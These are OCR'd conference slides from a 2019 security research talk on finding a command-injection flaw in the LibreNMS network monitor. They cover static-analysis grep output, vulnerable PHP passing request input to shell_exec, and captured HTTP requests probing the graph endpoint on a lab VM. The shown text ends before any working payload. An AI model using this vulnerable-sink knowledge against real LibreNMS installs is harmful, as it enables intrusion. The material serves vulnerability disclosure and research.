Terminal vertex

Countermeasure 2019

xen1thLabs

SMART AND SAFE DIGITAL

Introduction

`whoami`

Eldar Marcussen

Lead security researcher

Proven history of performing security research that result in 0day vulnerabilities, conference presentation and security tools. I have written a source code scanner and auditing source code is often part of my security research process. My past research and security tools have also featured in industry related cyber security text books.

A former	Developer	Currently	Husband and Father
	System administrator		Security researcher
	Penetration tester		Trainer

Network monitoring software


A fully featured network monitoring system that provides a wealth of features and device support


- Automatically discover your entire network using CDP, FDP, LLDP, OSPF, BGP, SNMP and ARP.
- Highly flexible alerting system, notify via email, irc, slack and more.
- A full API to manage, graph and retrieve data from your install.
- Generate bandwidth bills for ports on your network based on usage or transfer.
- Automatic updates with bug fixes, new features and more.
- Distributed polling, with horizontal scaling
- Native iPhone and Android apps


https://www.librenms.org/


All Devices | Hostname | Up | All Speeds | All Media | All Port Types | Port Description | All Locations


Ignored Disabled Deleted | Device | Search | Reset




















Related past research


- **LibreNMS**
- Authenticated SQL injection
- Information disclosure

https://www.justanotherhacker.com/2016/09/jahx162_-_librenms_post_auth_sql_injection_and_information_disclosure.html

- **Cacti**
- Remote code execution via SQL injection

https://www.exploit-db.com/exploits/35578

Test bed



- Installation of the librenms software is non trivial
- Old bugs identified using their demo site
- Now VMs are available
- Testing across different versions is easier
- This means production systems are likely to be VMs
- This means default passwords > this talk


Bug hunting journey

A long long time ago…

graudit

graudit is a simple script and signature sets that allows you to find potential security flaws in source code using the GNU utility grep. It's comparable to other static analysis applications like RATS, SWAAT and flaw-finder while keeping the technical requirements to a minimum and being very flexible.

Not so long ago



- Made a custom set of regex to detect really low hanging fruit
- Simple taint analysis
- Focussing on higher impact (RCE) bugs
- Wrote some supporting scripts to crawl Github repos
- Cloned and scanned a bunch of code every night
- Called it “Flatline”
- Left running for ~2 years until Github IP blocked the scraping
- Found more bugs than I had opportunity to review


- The important bits of code from this is now included in graudit

Showed up in my daily scanner

```
wireghoul  ~/flatline  grep -l librenms vulnreport*.txt
vulnreport-20180223.txt
```

```
./librenms-master/html/network-map.php-36-if (is_numeric($_GET['device']) && isset($_GET['device'])) {
./librenms-master/html/network-map.php:37:     $where = 'WHERE device_id = '.mres($_GET['device'])
K;
./librenms-master/html/network-map.php-38-} else {
##################################################
./librenms-master/html/network-map.php-201-
./librenms-master/html/network-map.php:202:     $process = proc_open($maptool.' -T'.$_GET['format'],
$descriptorspec, $pipes);
./librenms-master/html/network-map.php-203-
```

The bug



grep rough audit - static analysis tool
v2.3 written by @Wireghoul
==========[justanotherhacker.com]===

```
includes/graphs/graph.inc.php-45-if ($auth && is_custom_graph($type, $subtype, $device)) {
includes/graphs/graph.inc.php:46:     include($config['install_dir'] . "/html/includes/graphs/custom.i
includes/graphs/graph.inc.php-47-} elseif ($auth && is_mib_graph($type, $subtype)) {
################################################
includes/graphs/graph.inc.php-69-    if ($height > '99') {
includes/graphs/graph.inc.php:70:         shell_exec($rrd_cmd);
includes/graphs/graph.inc.php-71-         d_echo('<pre>'.$rrd_cmd.'</pre>');
################################################
includes/graphs/graph.inc.php-75-             $fd = fopen($graphfile, 'r');
includes/graphs/graph.inc.php:76:             fpassthru($fd);
includes/graphs/graph.inc.php-77-             fclose($fd);
################################################
includes/graphs/graph.inc.php-174-                                 ob_start();
includes/graphs/graph.inc.php:175:                                     fpassthru($fd);
includes/graphs/graph.inc.php-176-                                     $imagedata = ob_get_contents();
################################################
includes/graphs/graph.inc.php-181-                                 $fd = fopen($graphfile, 'r');
includes/graphs/graph.inc.php:182:                                 fpassthru($fd);
includes/graphs/graph.inc.php-183-                                 fclose($fd);
```

```php
// Push $_GET into $vars to be compatible with web interface naming
foreach ($_GET as $name => $value) {
    $vars[$name] = $value;
}

preg_match('/^(?P<type>[A-Za-z0-9]+)_(?P<subtype>.+)/', $vars['type'], $graphtyp

if (is_numeric($vars['device'])) {
    $device = device_by_id_cache($vars['device']);
} elseif (!empty($vars['device'])) {
    $device = device_by_name($vars['device']);
}

// FIXME -- remove these
$width    = $vars['width'];
$height   = $vars['height'];
$title    = $vars['title'];
$vertical = $vars['vertical'];
$legend   = $vars['legend'];
$output   = (!empty($vars['output']) ? $vars['output'] : 'default');
$from = (isset($vars['from']) ? $vars['from'] : time() - 60 * 60 * 24);
$to   = (isset($vars['to']) ? $vars['to'] : time());
```

```
function graph_error($string)
{
    global $vars, $config, $debug, $graphfile;

    $vars['bg'] = 'FFBBBB';

    include 'includes/graphs/common.inc.php';

    $rrd_options .= ' HRULE:0#555555';
    $rrd_options .= " --title='".$string."'";

    rrdtool_graph($graphfile, $rrd_options);

    if ($height > '99') {
        shell_exec($rrd_cmd);
        d_echo('<pre>'.$rrd_cmd.'</pre>');

        if (is_file($graphfile) && !$debug) {
            header('Content-type: image/png');
            $fd = fopen($graphfile, 'r');
            fpassthru($fd);
            fclose($fd);
            unlink($graphfile);
        }
    } else {
        if (!$debug) {
            header('Content-type: image/png');
```

192.168.56.102/graphs/type=device_hr_processes/device=1/from=1573054800/to=1573141200/


LibreNMS Overview Devices Services Ports Health Alerts

localhost :: Running Processes

6 Hours 24 Hours 48 Hours One Week Two Weeks One Month Two Month

From 2019-11-07 02:40 To 2019-11-08 02:40 Update

Hide Legend | Show Previous | Show RRD Command



RRDTool Command

```
rrdtool graph /tmp/A1ePYsY5Pj6QkQwE  -l 0 -E --start 1573054800 --end 1573141200 --width 1229.4 --height 300 -c BACK#EEEEEE00 -c SHADEA#EEEEEE00 -c SHADEB#EEEEEE00 -c FONT#000000 -c CANVAS#FFFFFF00 -c GRID#a5a5a5 -c MGRID#FF9999 -c FRAME#5e5e5e -c ARROW#5e5e5e -R normal --font LEGEND:8:DejaVuSansMono --font AXIS:7:DejaVuSansMono --font-render-mode normal DEF:procs=/opt/librenms/rrd/localhost/hr_processes.rrd:procs:AVERAGE AREA:procs#CDEB8B: COMMENT:'Processes         Now       Ave      Max\n' LINE1.25:procs#008C00:'            ' GPRINT:procs:LAST:%6.2lf%s GPRINT:procs:AVERAGE:%6.2lf%s GPRINT:procs:MAX:%6.2lf%s\n COMMENT:\n
```

RRDTool Output

```
1310x369
OK u:0.52 s:0.02 r:0.54
```

```
GET
/graphs/type=device_hr_processes/debug=1/device=1/title=testyyy/from=1573054800/to=1
573141200/showcommand=yes/ HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
XSRF-TOKEN=eyJpdiI6IjdraDYyQlpZbTdwVXplcTA5eWpJcHc9PSIsInZhbHVlIjoiWG5mUjJYeGo3Q2lxd
lcyQ2hHQUZzTGdoME1RMll0bWVIczkya2xTbmJMS1Z1dHhLRUNpU0JwQklldUljRzc3YUZkcGxxa2Q3aE9a
VD1iZlhnbzNjSVE9PSIsImlhYyI6IjM1ZTNiNWNkYmZiNWFmNDdhZWI0MzgyYjBkMjE4MDlmNGE20DNkNTE
lYTg2M2IzZGViYjRkNjdmYzI1NDFh0WUifQ%3D%3D;
librenms_session=eyJpdiI6IjZxUGNINERqYnRGdOV3ckFmU3JCMXc9PSIsInZhbHVlIjoiNkZLbHhIeD
ZZYXBQdlJNbHJ3cDUyUm5hbW9qMk8xalNFUmh0Q3hcLzJUd3BtMXpQbnpVQjZneWtkUEdnUW510TQwdnljd
nF6dEt2SG5UMENydlB0d3lRPT0iLCJtYWMi0iI3Yzk3NjQ3MTlmZWU0Mzk5YmE4Zjc3MjNh0TQyYTlkZDI1
0TdkZmZkMzg0YWY4NTdkYWFkYzNjYWJlMTA3NDY3In0%3D;
PHPSESSID=gihquas6gur09oachqvmv66j01
Upgrade-Insecure-Requests: 1
```

```
0/to=1573141200/showcommand=yes/legend=no/">Hide Legend</a> | <a
href="graphs/type=device_hr_processes/debug=1/device=1/title=testyyy/from=157305480
0/to=1573141200/showcommand=yes/previous=yes/">Show Previous</a> | <a
href="graphs/type=device_hr_processes/debug=1/device=1/title=testyyy/from=157305480
0/to=1573141200/">Hide RRD Command</a></center><script type="text/javascript"
language="JavaScript">
document.graphFrom = 1573054800;
document.graphTo = 1573141200;
document.graphWidth = 845.1;
document.graphHeight = 300;
document.graphLegend = '';
</script><div style="width: 845.1; margin: auto;"><center><img class="lazy
img-responsive"
data-original="graph.php?type=device_hr_processes&amp;debug=1&amp;device=1&amp;titl
e=testyyy&amp;from=1573054800&amp;to=1573141200&amp;showcommand=yes&amp;height=300&
amp;width=845.1" style="border:0;" /></center></div><div class='infobox'><p
style='font-size: 16px; font-weight: bold;'>RRDTool Command</p><pre
class='rrd-pre'>rrdtool graph /tmp/rbmQ3BKRxP5Jjo3Y  -l 0 -E --start 1573054800
--end 1573141200 --width 845.1 --height 300 -c BACK#EEEEEE00 -c SHADEA#EEEEEE00 -c
SHADEB#EEEEEE00 -c FONT#000000 -c CANVAS#FFFFFF00 -c GRID#a5a5a5 -c MGRID#FF9999
-c FRAME#5e5e5e -c ARROW#5e5e5e -R normal --font LEGEND:8:DejaVuSansMono --font
AXIS:7:DejaVuSansMono --font-render-mode normal
DEF:procs=/opt/librenms/rrd/localhost/hr_processes.rrd:procs:AVERAGE
AREA:procs#CDEB8B: COMMENT:'Processes          Now       Ave       Max\n'
LINE1.25:procs#008C00:'             ' GPRINT:procs:LAST:%6.21f%s
GPRINT:procs:AVERAGE:%6.21f%s GPRINT:procs:MAX:%6.21f%s\n COMMENT:\n</pre><p>graph
/tmp/rbmQ3BKRxP5Jjo3Y  -l 0 -E --start 1573054800 --end 1573141200 --width 845.1
--height 300 -c BACK#EEEEEE00 -c SHADEA#EEEEEE00 -c SHADEB#EEEEEE00 -c FONT#000000
```

```
GET
/graph.php?type=device_hr_processes&device=1&title=testyyy&from=1573054800&to=15731
41200&showcommand=no&height=300&width=845.1 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer:
http://192.168.56.102/graphs/type=device_hr_processes/device=1/from=1573054800/to=15
73141200/showcommand=yes/
Cookie:
XSRF-TOKEN=eyJpdiI6ImxuNXlFbXNVMWpy0Vc3SjVCeFVRUmc9PSIsInZhbHVlIjoicGJ0QnRicmRaTVYxW
HdHRnZ3T1lMdXQ4YVlFaU52N1hqeGNrK0plclRrd29sRDFkeFIza2pNekJabVNhQ2tDNVwvY2V2QmkrTmxU
WTZBdHg0alNIUXRnPT0iLCJtYWMi0iJmNjE00WQw0WYy0Dg4NTgxMjZm0WE1MDRjYzM1Y2ZhYjMyYjIwZmR
i0WVkYzdlZmY0Nzg3ZjJj0TZkMzkxMzJhIn0%3D;
librenms_session=eyJpdiI6InR6TnF3VUVRYXo50E1LS01weXVWR1E9PSIsInZhbHVlIjoiNGJxZHN2M0
53bGllNXVPUUorV0dXdUppQVwvbXUrQXlxTHRBaFNBYWZTRVdNQVwvNGdza20rem44dDlia3Z2eTBiYVwvb
WpmQVRSQ0plelczdUFVcFVnYUE9PSIsImlhYyI6ImNmZTgyMjA1YzdmNzUzZTE0YjdjYWQ2NDc30WI1MTY0
YTEwN2N1YTM1ZmJhNjR1Zjg3NGQ0NzJj0GM0MzM2YmYifQ%3D%3D;
PHPSESSID=gihquas6gur09oachqvmv66j01
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 07 Nov 2019 16:12:06 GMT
Content-Type: image/png
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 22600

‰PNG
□
IHDR□ž□q□□□□w™□bKGDÿÿÿ ½§“ IDATxœì½}˜]eyïÿ™É(2!□$„□□□«□†HP1$*X²p□¾ □r¬ms
pÚrZßú«- åÐ´IF□ÊÞ»`i□mi+Ñžj°ÔC1AAC=□T^TK¢`wBÂþý±Ö&;“µöi5ëÙ{Ýë^ßÏu-kÍ¬½æ™ï
B□!„□B□!„□B□!„□B□!„□B□!„□B□!„□B□!„□B□!„□B□!„pÅ@Ñ□„□B□!„□B″Ž□§□ÿNÒÁÅ□
□B□!„□B□á“}mÛ)mûD¦÷I″□B□!„□B□?|?ÞÏ□÷?□ž0;ÙÍ[mßúÖ·^8OOÐüô§?}(ÑZ„□B□!„□Â9‹€
«I'»¸ðü¥_ú¥9³gÏ¾□`Ú´i§|ò“Ÿ|¦hMB□!„□B□á˜Qà!`oüý□à□ ™t²‹{<çÌ™sÍÀÀÀ‰□□□'>ÿü
□!œó8Qêùâx[□œ□vré/<ßþö·Ÿ□´_l^□□□B□!„□B□Ñ□2}¸Pé/<÷ïß □O»íÐœ□□□üiQz„□B□!„□¢
BnX¾|ùænÏmŽ□Ý□âwÖjµ‹óŽaI□„Ñ#-éxó€%-
ÏHKv¼yÆ´□ðç□KZÀŸg,i□ ž±¤□üyÆ´□□§g□□□Ýçù□À□p□°*íä²þ9●Ÿ„□d``à¨ÃX□□□ôHK:□=cI
I□¸ô€%-àÌ3-´€KÏX□□Î<cI□□Õ□‰ã8ôÃ...v□}¸P"¥ «mšÑ□®×ëëFFFV□Ôëõu“î□□Žìê¼Iö□□□C
Sqn^qBè
1/¡Ö£Ò¼□Ó#ÿVÆ¿.×ÉÐ¼„Ò□d^□-“¥y` Ë±NAæ%Ð:Yš□ù·□ë□d^□-“¥yé¤§Ñh↟×jµ□□□Ñ§€aàäx
V[!„□B□!„□¹¸€èow¶o□¤□\úÄs*4ÇÆ,\¤¶u[\h□Oz¤%□ož±¤□ä□iÉŽ7ÏX□□þ<cI□søó€%-àÌ3-´
```

```
GET
/graph.php?type=device_hr_processes&debug=1&device=1&title=testyyy&from=1573054800&
to=1573141200&showcommand=no&height=300&width=845.1 HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer:
http://192.168.56.102/graphs/type=device_hr_processes/device=1/from=1573054800/to=15
73141200/showcommand=yes/
Cookie:
XSRF-TOKEN=eyJpdiI6ImxuNXlFbXNVMWpy0Vc3SjVCeFVRUmc9PSIsInZhbHVlIjoicGJ0QnRicmRaTVYxW
HdHRnZ3T1lMdXQ4YVlFaU52N1hqeGNrK0plclRrd29sRDFkeFIza2pNekJabVNhQ2tDNVwvY2V2QmkrTmxU
WTZBdHg0alNIUXRnPT0iLCJtYWMiOiJmNjE00WQw0WYy0Dg4NTgxMjZm0WE1MDRjYzM1Y2ZhYjMyYjIwZmR
i0WVkYzdlZmY0Nzg3ZjJj0TZkMzkxMzJhIn0%3D;
librenms_session=eyJpdiI6InR6TnF3VUVRYXo50E1LS01weXVWRlE9PSIsInZhbHVlIjoiNGJxZHN2M0
53bGllNXVPUUorV0dXdUppQVwvbXUrQXlxTHRBaFNBYWZTRVdNQVwvNGdza20rem44dDlia3Z2eTBiYVwvb
WpmQVRSQ0plelczdUFVcFVnYUE9PSIsImlhYyI6ImNmZTgyMjA1YzdmNzUzZTE0YjdjYWQ2NDc30WI1MTY0
YTEwN2N1YTM1ZmJhNjRlZjg3NGQ0NzJj0GM0MzM2YmYifQ%3D%3D;
PHPSESSID=gihquas6gur09oachqvmv66j01
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 07 Nov 2019 16:14:44 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 31543

SQL[SELECT `devices`.*, `location`, `lat`, `lng` FROM `devices` LEFT JOIN
locations ON `devices`.location_id=`locations`.`id` WHERE `device_id` = ? ["1"]
2.71ms]
SQL[SELECT * FROM devices_attribs WHERE `device_id` = ? [1] 0.6ms]
SQL[SELECT * FROM `vrf_lite_cisco` WHERE `device_id` = ? ["1"] 0.54ms]
SQL[SELECT attrib_value FROM devices_attribs WHERE `device_id` = ? AND
`attrib_type` = ?  [1,"poll_mib"] 5.76ms]
<p>graph /tmp/NmKiL1S6bhYnVhR1  -l 0 -E --start 1573054800 --end 1573141200
--width 845.1 --height 300 -c BACK#EEEEEE00 -c SHADEA#EEEEEE00 -c SHADEB#EEEEEE00
